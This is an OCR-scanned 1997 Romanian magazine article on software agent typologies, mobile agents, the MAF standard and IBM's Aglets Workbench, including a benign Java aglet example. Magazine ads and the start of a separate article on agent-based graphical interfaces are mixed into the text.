O tipologie semnifică studiul tipurilor unor entităţi. Următoarele rînduri vor prezenta o posibilă clasificare a agenţilor existenţi, în diferite tipuri de clase agent. Clasificarea se va realiza pe baza identificării unei trăsături definitorii pentru un anumit tip de agent. Fireşte, faptul că un agent face parte dintr-o anumită clasă nu înseamnă că nu poate poseda şi alte trăsături, definitorii altei clase. Astfel, avem următoarea clasificare, în funcţie de: gradul de mobilitate, tipul de raţionare şi tipul de comportament.

Gradul de mobilitate. Mobilitatea semnifică abilitatea agenţilor de a se deplasa prin reţea. În funcţie de gradul de mobilitate, putem evidenţia două clase agent: clasa agenţilor mobili şi clasa agenţilor statici.


Tipul de raţionare. Raportat la tipul de raţionare există două clase agent: clasa agenţilor deliberativi şi clasa agenţilor reactivi. Agenţii deliberativi posedă o stare internă descrisă simbolic, un model de raţionare şi se înscriu în planificare şi negociere alături de alţi agenţi. Agenţii reactivi, din contră, nu posedă stare internă sau modele simbolice ale mediului lor de existenţa, ci acţionează pe baza comportamentului stimul - răspuns, prin răspuns imediat dat stării curente a mediului în care ei fiinţează.

Tipul de comportament. Următoarea clasificare aşează agenţii în funcţie de idealurile şi caracteristicile primare pe care aceştia ar trebui să le urmeze, adică: autonomie, învăţare şi cooperare (vezi figura „Tipuri de agenţi în funcţie de comportament“). Autonomia se referă la faptul că agenţii autonomi pot opera fără nevoia de asistenţă umană. Astfel, aceşti agenţi posedă stări şi scopuri individuale şi acţionează în aşa fel încît să îndeplinească sarcinile utilizatorului, pe a cărui încredere îşi desfăşoară activitatea. O trăsătură cheie a autonomiei o reprezintă abilitatea de a lua iniţiativa, în contrast cu simple răspunsuri la mediu. Cooperarea se referă la capacitatea agenţilor de a aborda în comun aceleaşi „subiecte de interes“, în ideea ducerii la bun sfîrşit a ceea ce şi-au propus. Pentru a coopera, agenţii trebuie să posede abilităţi sociale, cum ar fi abilitatea de a interacţiona cu alţi agenţi şi/sau oameni, pe baza unui limbaj de comunicare. Învăţarea este o caracteristică a agenţilor care îşi adaugă cunoştinţe noi stărilor lor interne, pe baza reacţiilor proprii şi/sau interacţiunii lor cu mediul exterior. Pe baza acestor trei tipuri de clase agent – să le zicem fundamentale – putem identifica alte clase agent, după cum arată şi figura „Tipuri de agenţi, în funcţie de comportament“. Fireşte, disjunctivitatea zonelor existente în figura menţionată anterior nu trebuie privită în sens strict geometric. Spre exemplu, pentru agenţii colaborativi există şi posibilitatea ca aceştia să posede facilităţi de învăţare, însă într-o măsură mai mică decît acelea legate de cooperare şi autonomie – altfel spus, nu trebuie dedus din figură faptul că agenţii colaborativi nu învaţă niciodată.

În principiu, agenţii există într-un adevărat spaţiu multidimensional. Din cadrul acestui spaţiu, am identificat o listă care se doreşte suficient de cuprinzătoare pentru a conţine cele mai utilizate clase agent. Există unele aplicaţii care combină agenţii corespunzători mai multor categorii menţionate anterior, sistemele în cauză numindu-se sisteme agent eterogene. Iată, deci, variata familie din care fac parte agenţii mobili. Definiţia unui agent mobil, trăsăturile definitorii acestuia şi modul de funcţionare sînt descrise în următoarea secţiune.

Agenţii mobili

„Agenţii mobili sînt procese software computaţionale capabile să călătorească prin reţele WAN (ca de exemplu WWW), să interacţioneze cu hosturi străine, în scopul obţinerii unor informaţii pentru utilizatorul care i-a creat şi apoi să se întoarcă acolo de unde au plecat şi să prezinte rezultatul călătoriei lor“ [NWANA]. Pe lîngă abilitatea de a fi mobili, aceşti agenţi mai prezintă cel puţin două trăsături : autonomie şi cooperare. Cu aceste caracteristici, agenţii mobili pot fi utilizaţi cu succes în rezolvarea problemelor de natură distribuită, cum ar fi, spre exemplu, rezervarea de locuri pentru o călătorie cu avionul sau întreţinerea unei reţele de telecomunicaţii.



Tipuri de agenţi, în funcţie de comportament [NWANA]

Spuneam că agenţii pot fi clasificaţi în funcţie de gradul de mobilitate în două categorii : agenţi mobili şi agenţi statici. Se poate vorbi însă şi de existenţa a mai multe grade de mobilitate pentru agenţii mobili. Aceste grade oferă puterea agenţilor în a executa sarcini în mediul distribuit.

Să revenim la exemplul legat de rezervarea unui bilet de avion şi să încercăm să îl dezvoltăm. Apoi vom evidenţia avantajele ce decurg din realizarea acestui task de către un agent mobil, faţă de un sistem clasic de interogare.

Deci, un utilizator doreşte să îşi facă o rezervare de loc pentru o călătorie cu avionul. Alături de această cerinţă, mai sunt o sumă de condiţii pe care le pune călătorul: plecarea să nu fie mai tîrziu de ora X sau mai devreme de Y, compartimentul să fie pentru nefumători, să se sincronizeze cu zborul Z din aeroportul K ş.a.m.d. Toate aceste informaţii vor trebui încărcate în baza de date a unui agent mobil, care va avea ca itinerar hosturile pe care se găsesc bazele de date ale liniilor aeriene existente. Odată ajuns la un astfel de host, agentul ar putea extrage datele ce se conformează restricţiilor sale, după care ar merge pe următorul host şi ar calcula noul orar în funcţie de restricţiile iniţiale şi de datele obţinute pînă în acel moment. În final, agentul s-ar reîntoarce la proprietarul său şi ar prezenta un program de călătorie conţinînd cele mai bune variante ce se supun condiţiilor impuse. Alternativa acestei probleme soluţionată cu ajutorul agenţilor mobili ar fi rezolvarea prin căile clasice, adică: se va interoga la distanţă fiecare server de baze de date al liniilor aeriene dorite, iar după ce întregul set de date va ajunge pe hostul utilizatorului se va începe procesarea lor pentru a furniza calendarul final al posibilelor călătorii.

Care ar fi avantajele folosirii unui agent mobil în scenariul de mai sus? Iată doar cîteva:

Costurile de comunicaţie scăzute: doar datele cu adevărat utile ar ajunge la utilizator, celelalte fiind lăsate acolo unde nu s-au mai dovedit a fi folositoare. Prin aceste costuri, putem înţelege atît cele legate de timp, cît şi de transfer de date.

Resurse hardware şi software nepretenţioase: aceste resurse ar putea fi suficient de puternice, încît să faciliteze manipularea agenţilor existenţi şi a datelor duse/aduse de aceştia.

Coordonare uşoară: s-a dovedit că este mai uşor să se coordoneze un număr de cereri independente şi la distanţă, decît ca acestea să fie coordonate local.

Calcul asincron: odată ce agentul ar pleca, utilizatorul şi-ar putea consuma timpul concentrîndu-se asupra altei probleme – ştiind însă că rezultatul îi va veni la un moment dat. Utilizatorul s-ar putea chiar deconecta de la reţea, agentul aşteptînd să se reconecteze pentru a se reîntoarce de unde a plecat.

Arhitectură distribuită foarte flexibilă: într-adevăr, agenţii mobili furnizează o arhitectură foarte flexibilă în comparaţie cu arhitecturile distribuite clasice – cum este alternativa prezentată mai devreme.

Trăsăturile de mai sus ar putea convinge uşor un utilizator să apeleze la serviciile unui agent pentru a-i rezolva o problemă sau alta. Ei bine, lucrurile nu stau chiar aşa. Următoarele rînduri ar face ca respectivul utilizator să mai cugete asupra deciziei de a utiliza agenţi deoarece există o serie de probleme ce apar atunci cînd unui agent i se dă o sarcină spre a o îndeplini.

Problemele sînt următoarele:

Problema transportului: cum se transportă un agent dintr-un loc în altul; cum îşi modifică un agent structura în vederea acestui transport?

Problema autentificării: cum putem fi siguri că agentul care se prezintă este şi agentul care spune că este? Problema secretului: cum putem fi siguri că agentul nostru ne poate proteja informaţiile pe care i le furnizăm; cum putem fi siguri că altcineva nu încearcă să ne „deturneze“ agentul, pentru propriile lui scopuri; cum putem fi siguri că agentul nostru nu a fost „ucis“ iar codul său citit printr-un „dump“ al memoriei?

Problema securităţii: cum putem să ne ferim de agenţi-viruşi; cum putem să ne ferim de agenţi malefici, cum ar fi acela care soseşte pe un host şi începe să bucleze la infinit, avînd ca scop reducerea capacităţii sistemului sau începe să se replice la nesfîrşit, dorind o cădere a sistemului din cauza memoriei insuficiente?

Ei bine, la toate aceste probleme se poate răspunde concret, în măsura în care se dezvoltă un mediu agent concret. Fiecare sistem agent are propria sa părere despre cum trebuie tratată, fie problema securităţii, fie cea a autentificării, fie o altă problemă. Şi, în plus, acestea mai trebuie privite şi din punctul de vedere al primitivelor de dezvoltare ale mediului agent, aceste primitive însemnînd atît echipamente hardware, cît şi software, cum ar fi sistemul de operare deasupra căruia rulează mediul agent, limbajul de programare utilizat la scrierea mediului etc. Următoarea secţiune prezintă noţiunea de mediu agent sau sistem agent.

Sisteme Agent

Noua tehnologie ce reprezintă agentul a

făcut ca numeroase firme, universități, laboratoare de cercetare sau, pur și simplu, persoane să dezvolte sisteme agent, fiecare avînd la bază o anumită înțelegere a fenomenului. Acest lucru s-a întîmplat și în cazul mediilor agenților mobili, și putem da ca exemplu: IBM (Aglets), General Magic (Odyssey), Darthmouth College (AgentTcl) și altele. Datorită acestei mari varietăți de medii agent, s-a ajuns, în mod normal, la apariția unei incompatibilități între agenții acestor medii. Această incompatibilitate se remarca la toate nivelele, adică un agent al unui mediu nu putea fi găzduit de un alt mediu sau nu putea accesa resursele gestionate de respectivul mediu sau nu putea comunica cu agenții locali ș.a.m.d.

Pentru a veni în sprijinul rezolvării acestei probleme, mai multe firme dezvoltatoare de sisteme agent (vezi [MAF]) au realizat o specificație, pe baza căreia să se poată dezvolta sisteme agent diverse, agenții acestora putînd însă interacționa. Astfel, s-au identificat părțile comune pe care le posedă mediile agent, adică acelea legate de interacțiune, transfer de agenți și securitate. Mai apoi s-au extras un set de trăsături în ideea standardizării acestora, pentru a promova atît interoperabilitatea agenților, cît și îmbunătățirea mediilor agent. Acest document, denumit Mobile Agent Facitity Specification (MAF), a fost propus spre standardizare comisiei OMG. În cadrul lui, se pot găsi atît definițiile noțiunilor de bază (agent, agent staționar, agent mobil, starea unui agent, numele unui agent, locul unui agent, sistem agent) cît și modalitățile de interacțiune a noului standard cu tehnologiile deja existente în acest moment, cum ar fi CORBA. Iată un extras a ceea ce au înțeles realizatorii MAF legat de tehnologia agent. [MAF]

Un agent este un program software ce rulează autonom, pe încrederea unei persoane sau organizații. Cei mai mulți agenți actuali sînt programați cu ajutorul limbajelor interpretate (de exemplu Tcl, Java), pentru a se asigura portabilitatea lor pe variatele sisteme existente. Fiecare agent are propriul său fir de execuție, astfel încît să poată să-și ducă la bun sfîrșit sarcinile, pe baza inițiativei proprii. Cînd un agent călătorește, el își transportă starea și codul program cu el. În acest context, starea agent poate fi definită fie ca starea sa la execuție, fie ca grupul valorilor variabilelor, pe baza cărora agentul poate deduce acțiunile următoare, în momentul în care a ajuns la destinație. Autentificarea unui agent se face pe baza identificării persoanei sau organizației în numele căreia agentul există. Localizarea unui agent este dată de către adresa de rețea a sistemului agent unde acesta stă, alături de calea locală pînă la fișierul propriu. Un sistem agent este o platformă ce poate crea, interpreta, executa, transfera și distruge un agent. Ca și agentul, un sistem agent se autentifică în numele unei persoane sau organizații, iar identificarea lui se face pe baza numelui și adresei acestuia. Un host poate conține mai multe sisteme agent. Comunicarea dintre sistemele agent se face prin modulul numit Infrastructura de Comunicare (CI – Communication Infrastructure). Un astfel de modul furnizează sistemului agent serviciile de apel de procedură la distanță (RPC – Remote Procedure Call), naming și securitate. Alături de aceste definiții, sînt date și alte noțiuni legate de agenți, cum ar fi serializarea / deserializarea unui agent, interacțiunea dintre agenți, transferul agenților, funcțiile unui sistem agent, securitatea unui agent și a unui mediu agent etc.

Securitatea mediului agent

În cadrul unui sistem agent, securitatea mediului este o problemă critică pentru buna

EȘTI PREGĂTIT PENTRU MÂINE ?
ARE YOU READY FOR TOMORROW ?
COMPUTER PRESS
AGORA
Vrei să fii la curent cu ultimele știri
din lumea IT?
Vrei să știi ce s-a publicat
și ce se va publica în
BYTE PC REPORT CAD report
CALCULATOARE PERSONALE
Conectează-te la
www.agora.ro
Știrile zilei
Actualitatea
AGORA ONLINE
MAGNA MEDIA
FLAMINGO COMPUTERS

desfășurare a task-urilor de către agenții existenți. Două scopuri sînt care dau importanță securității unui sistem agent. Pe de-o parte, agenții mobili, în cazul unui sistem de securitate flexibil, pot realiza lucruri valoroase din perspectiva proprietarului pe a cărui încredere se execută. Pe de altă parte, securitatea unui sistem agent trebuie să împiedice ca agenți malițioși să pericliteze stabilitatea sistemului și, odată cu el, a celorlalți agenți. Această problemă este prezentată la modul concret în ultima parte a articolului.

Exemplu de aglet (v. alpha 4c)

```
import aglet.*;
import java.net.URL;
import java.net.MalformedURLException;
import java.io.IOException;

public class MyAglet extends Aglet{
   private URL urlHome = null;
   private boolean bHome = true, bSlay = false;

   public void onCreation(Object init){
       System.out.println("MyAglet : - I've been created...");
       try{
          urlHome = getAgletContext().getHostingURL();
       }catch(InvalidAgletException invAgEx){
          System.out.println("MyAglet : - Cannot get my hosting
                    URL.");
   }   }
   public void run(){
       if(bHome == true){
          System.out.println("MyAglet : - I am at home...");
          try{
             if(bSlay == false) dispatch(new URL("atp://jagger
                 .agora.ro"));
          }catch(MalformedULRException malURLEx){
          }catch(IOException ioEx){
          }catch(AgletException agEx){
          }
          try{
             if(bSlay == true) dispose();
          }catch(InvalidAgletException invAgEx){
             System.out.println("MyAglet : - Cannot kill
                    myself !");
       }  }
       if(bHome == false){
             System.out.println("MyAglet : - I'm waiting for the
                    message HOT_NEWS ...");
   }   }
   public void onArrival(){
       System.out.println("MyAglet : - I've just come from a remote
                    host…");
       bHome = !bHome;
   }
   public boolean handleMessage(Message msg){
       if("HOT_NEWS".equals(msg.kind)){
          try{
             dispatch(urlHome);
          }catch(MalformedURLException malURLEx){
          }catch(IOException ioEx){
          }catch(InvalidAgletException invAgEx){
          }
          return true;
       }
       return false;
}  }
```

Din varietatea de sisteme agent amintite pînă acum, am ales spre prezentare un sistem agent care, în opinia mea, va fi unul din principalele platforme agent ce se vor găsi pe o mare parte a hosturilor conectate la Internet: IBM Aglets Workbench (AWB).

IBM Aglets Workbench (AWB)

Aglets Workbench (AWB) este un mediu de agenți mobili, creat de către o echipă de cercetători de la IBM Japan Laboratories. Acești agenți mobili se numesc agleți și sînt programabili cu ajutorul limbajului Java. Un aglet este mobil, autonom, se execută asincron și paralel și interacționează cu alți agenți.

Mobilitatea este caracteristica fundamentală a agleților. Prin aceasta, se înțelege posibilitatea acestora de a realiza un task la un moment dat pe un anumit host, după care se pot opri, se pot deplasa pe un alt host și pot continua task-ul întrerupt. Firește, există limitări de implementare, în ceea ce privește întreruperea și apoi continuarea unui task însă, în mare, cam așa stau lucrurile.

Concret, un aglet are o stare anumită la execuția lui pe un host oarecare. Înainte de plecarea pe un alt host, această stare este înghețată la nivelul heap-ului local și apoi serializată. La sosirea pe hostul destinație, agletul deserializează automat heap-ul serializat la plecare, prin această operație refăcîndu-și starea. Deci, dacă este vorba de întrerupere și revenire pentru un anumit task, atunci este vorba despre task-ul a cărui stare poate fi pusă în heap-ul local pentru a fi serializată, deserializată și apoi continuată. Ideal ar fi fost ca această stare să vizeze și stiva locală a agletului. Aceasta ar fi însemnat ca, de pildă, în cazul în care un aglet ar fi fost în execuția unei funcții și-ar fi dorit deplasarea pe un alt host, să înghețe stiva locală – adică valorile provenite din regiștrii microprocesorului – să o serializeze, să se deplaseze la hostul destinație, să deserializeze stiva și să continue execuția funcției întrerupte la hostul anterior. Acest scenariu nu s-a putut implementa datorită limitărilor de securitate ale sistemului, impuse de către limbajul și mediul Java. Din acest motiv, de fiecare dată cînd un aglet ajunge la un host oarecare, își începe execuția prin intrarea în funcția run() (vezi caseta cu exemplul MyAglet) și nu prin eventuala continuare a ei de la o instrucțiune interioară.

Autonomia unui aglet se referă la faptul că acesta poate conține suficient de multă informație pentru a decide ce task să execute, unde să îl execute și cînd să îl execute.

Execuția asincronă a unui aglet se referă la faptul că acesta este implementat cu ajutorul unui fir de execuție (thread). Acest thread se execută asincron faţă de celelalte thread-uri ce implementează alţi agenţi.

Paralelismul în execuţie a unui aglet se referă la faptul că acesta rulează în paralel cu alţi agenţi existenţi pe respectivul host.

Interacţiunea dintre agleţi se realizează cu ajutorul mesajelor. Un aglet poate trimite un mesaj sincron sau asincron unui alt aglet, astfel făcîndu-se comunicarea între agleţi.

Echipa de la IBM pune la dispoziţia potenţialilor proiectanţi un pachet Java ce conţine clasele cu metodele de bază pentru dezvoltarea de agleţi. Aceste clase formează J-AAPI (Java Alget API) şi reprezintă o propunere de standardizare pentru agleţi şi mediul unde aceştia fiinţează. Spre exemplu, amintim o parte din interfeţele şi clasele existente în pachet: Aglet, AgletIdentifier, AgletProxy, Itinerary, Message, AgletContext. Dar această interfaţă de programare a aplicaţiilor (API) nu este totul. Tehnologia de realizare a agleţilor cuprinde şi un protocol de transfer agent (ATP – Agent Transfer Protocol), necesar transferului agenţilor prin reţea. [ATP]

ATP este un protocol de reţea la nivel de aplicaţie, pentru sisteme distribuite bazate pe agenţi. Avînd ca suport reţeaua Internet şi folosind URL (Unified Resource Locator) ca adresă pentru hosturile unde se găsesc agenţi, ATP oferă un protocol uniform şi independent de platformă, pentru transferul agenţilor între calculatoarele din reţea. Prima versiune a protocolului ATP (ATP / 0.1) este implementată şi ea într-un pachet documentat şi independent de AWB. Faptul că este scris în întregime în Java oferă avantajele portabilităţii şi formării unui API standard pentru crearea demonilor ATP, conectarea la hosturi ATP şi generarea de cereri şi răspunsuri ATP specifice. Acestea fiind elementele de bază pentru dezvoltarea unui sistem agent şi a agenţilor, echipa IBM a mai realizat şi unele unelte care să uşureze programatorilor munca de dezvoltare a agleţilor. Aceste unelte sînt următoarele: pattern-uri de agleţi, un server aglet şi un lansator de agleţi.

Pattern-urile de agleţi pun la dispoziţia implementatorului clase şi metode, pentru a crea agenţi specializaţi pe anumite task-uri. Exemple de pattern-uri ar fi perechile mesager - receptor (Messenger - Receiver) sau stăpîn - sclav (Master - Slave). În cadrul primei perechi, avem de-a face cu un aglet mesager care se deplasează la hostul unde este creată perechea lui receptoare şi îi furnizează un mesaj. A doua pereche tratează următorul scenariu: un aglet stăpîn creează unul sau mai mulţi agleţi sclavi, ce au sarcina să se deplaseze la unul sau mai multe hosturi din reţea şi să execute nişte task-uri specifice. Odată ce un aglet sclav îşi termină lucrarea, se întoarce la agletul stăpîn şi îi raportează ceea ce a realizat.

Serverul aglet realizează monitorizarea agleţilor de pe hostul de unde este lansat. Astfel, cu ajutorul lui, utilizatorul poate să creeze, să trimită, să recheme sau să distrugă un aglet. În plus, serverul Tahiti – căci aşa se numeşte – realizează şi funcţiile de management de securitate a mediului de agleţi, ca şi management de execuţie a thread-urilor şi logare. Tahiti se doreşte a fi o unealtă pentru agleţi, în acelaşi mod în care browser-ul Web a devenit o unealtă fundamentală pentru utilizatorii WWW-ului.

Lansatorul de agleţi (Aglet Launcher) permite virtualului utilizator să lanseze şi să recheme un aglet, prin intermediul unui applet dintr-o pagină de Web. Acest lansator se numeşte Fiji.

Securitatea AWB-ului

Securitatea AWB-ului a fost proiectată pe mai multe nivele.

Primul nivel este chiar cel suportat de limbajul Java. Acesta se referă la faptul că posibilele importuri de fragmente de cod în agenţi sînt supuse unor stricte serii de verificări, începînd cu teste care să asigure formatul corect al codului şi terminînd cu o serie de verificări de consistenţă, făcute de către verificatorul de cod Java.

Pe următorul nivel, se află managerul de securitate al agleţilor. Acesta permite utilizatorilor AWB-ului să îşi implementeze propriul lor mecanism de securitate. Spre exemplu, agletul server Tahiti implementează un manager de securitate configurabil, care furnizează un anumit grad de siguranţă, atît pentru sistemul agent al hostului respectiv, cît şi pentru agenţii utilizatorului. Trebuie spus faptul că sistemul implicit de securitate al agenţilor este foarte restrictiv atît pentru cei ce sînt catalogaţi ca „de încredere“ (trusted), cît şi cei luaţi drept „lipsiţi de încredere“ (untrusted).

Al treilea şi ultimul nivel de securitate este cel denumit „Java Security API“, ce semnifică un cadru pentru ca proiectanţii de agleţi să includă funcţionalităţi de securitate în codul lor. Aceste facilităţi sînt următoarele: semnătură digitală, criptare şi autentificare.

Concluzie

Acest articol a prezentat ceea ce semnifică cuvîntul agent si cum se pot clasifica agenţii în clase agent, pentru o mai bună înţelegere a fenomenului. S-a abordat apoi subdomeniul specializat pe tratarea agenţilor mobili şi li s-au prezentat acestora trăsăturile definitorii. S-a vorbit despre ceea ce înseamnă un mediu agent, luîndu-se în discuţie un recent document ce prezintă o propunere spre standardizare a specificaţiilor legate de interoperabilitatea agenţilor mobili. În final, s-a trecut în revistă mediul agent Aglets Workbench, creat de către IBM Japan Laboratories, pentru realizarea de agenţi programabili cu ajutorul limbajului Java. ■

Bibliografie

[NWANA] Hyacinth S. Nwana - Software Agents : An Overview. - Cambridge University Press, 1986

[MAF] Crystaliz, Inc., General Magic, Inc., GMD FOKUS, IBM - Mobile Agent Facility Specification - OMG TC Document cf/xx-x-xx June 2, 1997

[J-AAPI] Danny B. Lange, Mitsuru Oshima - Programming Mobile Agents in Java With the Java Aglet API - www.trl.ibm.co.jp/aglets/aglet-book/elements.html

[CHANG] Daniel T. Chang, Danny B. Lange - Mobile Agents : A New Paradigm for Distributed Object Computing on the WWW - www.trl.ibm.co.jp/aglets/whitepaper.html

[ATP] Danny B. Lange, Yariv Aridor - Agent Transfer Protocol – ATP / 0.1 - www.trl.ibm.co.jp/aglets/atp/atp.html

---

Ionuţ Rusu este redactor-colaborator al revistelor BYTE România şi PC Report. Poate fi contactat la adresa **irusu@agora.ro**.


DESPRE PRODUS

Denumire	Aglets Workbench
Versiune	alpha 5 (alpha 4c este versiunea anterioară)
Sistem(e) de Operare	100% pure Java
Fişier(e)	1.AWBAlpha5-win32.zip (+ Setup pt. Windows95 si NT) 2. AWBAlpha5.zip 3. AWBAlpha5-unix.tar.gz (+ Setup) 4. AWBAlpha5.tar.gz
Dimensiune	1.1.901.757 octeţi 2.1.382.967 octeţi 3.997.582 octeţi 4.1.149.334 octeţi
Sursă	www.trl.ibm.co.jp/aglets
Preţ	gratuit; licenţă valabilă până la 15 Octombrie 1997

Decodorul Internet cu arhitectură deschisă

NetBox®

permite
telespectatorului
accesul direct la Internet
furnizorului de servicii
lărgirea audienței
pe lângă marele public


Scrie o scrisoare
Destinatar
IrDA
cititor Smart Card
on
conectat
microfon incorporat
mesaj de așteptare
spre linia telefonică
alimentare
spre televizor
de la VCR/decodor

pagini de Web în televizorul dumneavoastră
cu

NetGem

NetBox®
de curând în România


AFROM
Distribuitor unic pentru România
Tel : 01 / 330 00 06
Fax : 01 / 330 39 67

Programarea vizuală

Interfețe grafice utilizator, bazate pe agenți.

De Cătălin Aurel Rusu.

Mediile de dezvoltare din ziua de astăzi sunt din ce în ce mai complexe. O parte din utilizatori nu mai fac față complexității mediilor de dezvoltare, iar alții s-au săturat de bariera artificială creată între ei și aplicațiile software. Pentru înlăturarea acestor impedimente, trebuie introduse elemente din programarea vizuală, într-un context ușor de învățat și manipulat. Implementarea unor interfețe grafice utilizator, care să se bazeze pe agenți, este unul din răspunsurile la această problemă.



```
MyAglet extends
    Aglet{
  private URL
urlHome = null;
 private boolean
 bHome = true,
       bSlay = false;

 public void onCreation(Object init){
    System.out.println("MyAglet : - I've
                         created...");
                              try{
                            urlHome =

                                getAgletContext().getHostingl
                              }catch(InvalidAgletException
                          invAgEx){
        System.out.println("MyAglet : - Cannot get my
                        hosting URL.");
                              } }
              public void run(){
           if(bHome == true){

      System.out.println("MyAglet
         : - I am at home...");
                try{
            if(bSlay == false)
           dispatch(new
         URL("atp://jagger
         .agora.ro"));

   }catch(MalformedULRException
          malURLEx){
   }catch(IOException ioEx){
 }catch(AgletException agEx){
```

Având în vedere tendințele din dezvoltarea de produse software, se poate spune, fără a greși, indiferent de sistemul de operare ales sau de unelte software alese, că fereastra („window") este elementul de bază în jurul căreia gravitează viață unui program software. Fereastra („window") este suprafața de manipulare a informației - afișare, introducere date, afișare date. Pentru implementarea unei interfețe grafice utilizator ușor de manipulat, trebuie să se țină cont de următoarele concepte:

1. Modelarea aplicației ca un agent.
2. Folosirea agenților pentru menținerea consistenței vizuale GUI.
3. Modelarea paletelor cu unelte (tool box) ca un agent.
4. Modelarea zonei de lucru ca un agent.
5. Modelarea unui concept complex ca un agent.
6. Modelarea relației părinte-fiu ca un agent.
7. Modelarea abstracției printr-un agent.
8. Menținerea relației semantice dintre două entități prin intermediul unui agent.

În perspectiva apariției noilor tehnologii, crearea interfeței utilizator a unui sistem interactiv devine o sarcină din ce în ce mai complexă. Sistemele de operare care vor fi dezvoltate, trebuie să asigure un cadru de existență și suport pentru implementarea sistemelor multi-agent.


Noțiuni introductive

Notațiile vizuale au fost folosite, practic, de la inventarea programării, ele devenind tot mai complexe. Programatorii au realizat puterea pe care o pot oferi notațiile vizuale, în contextul unei tehnologii sofisticate.

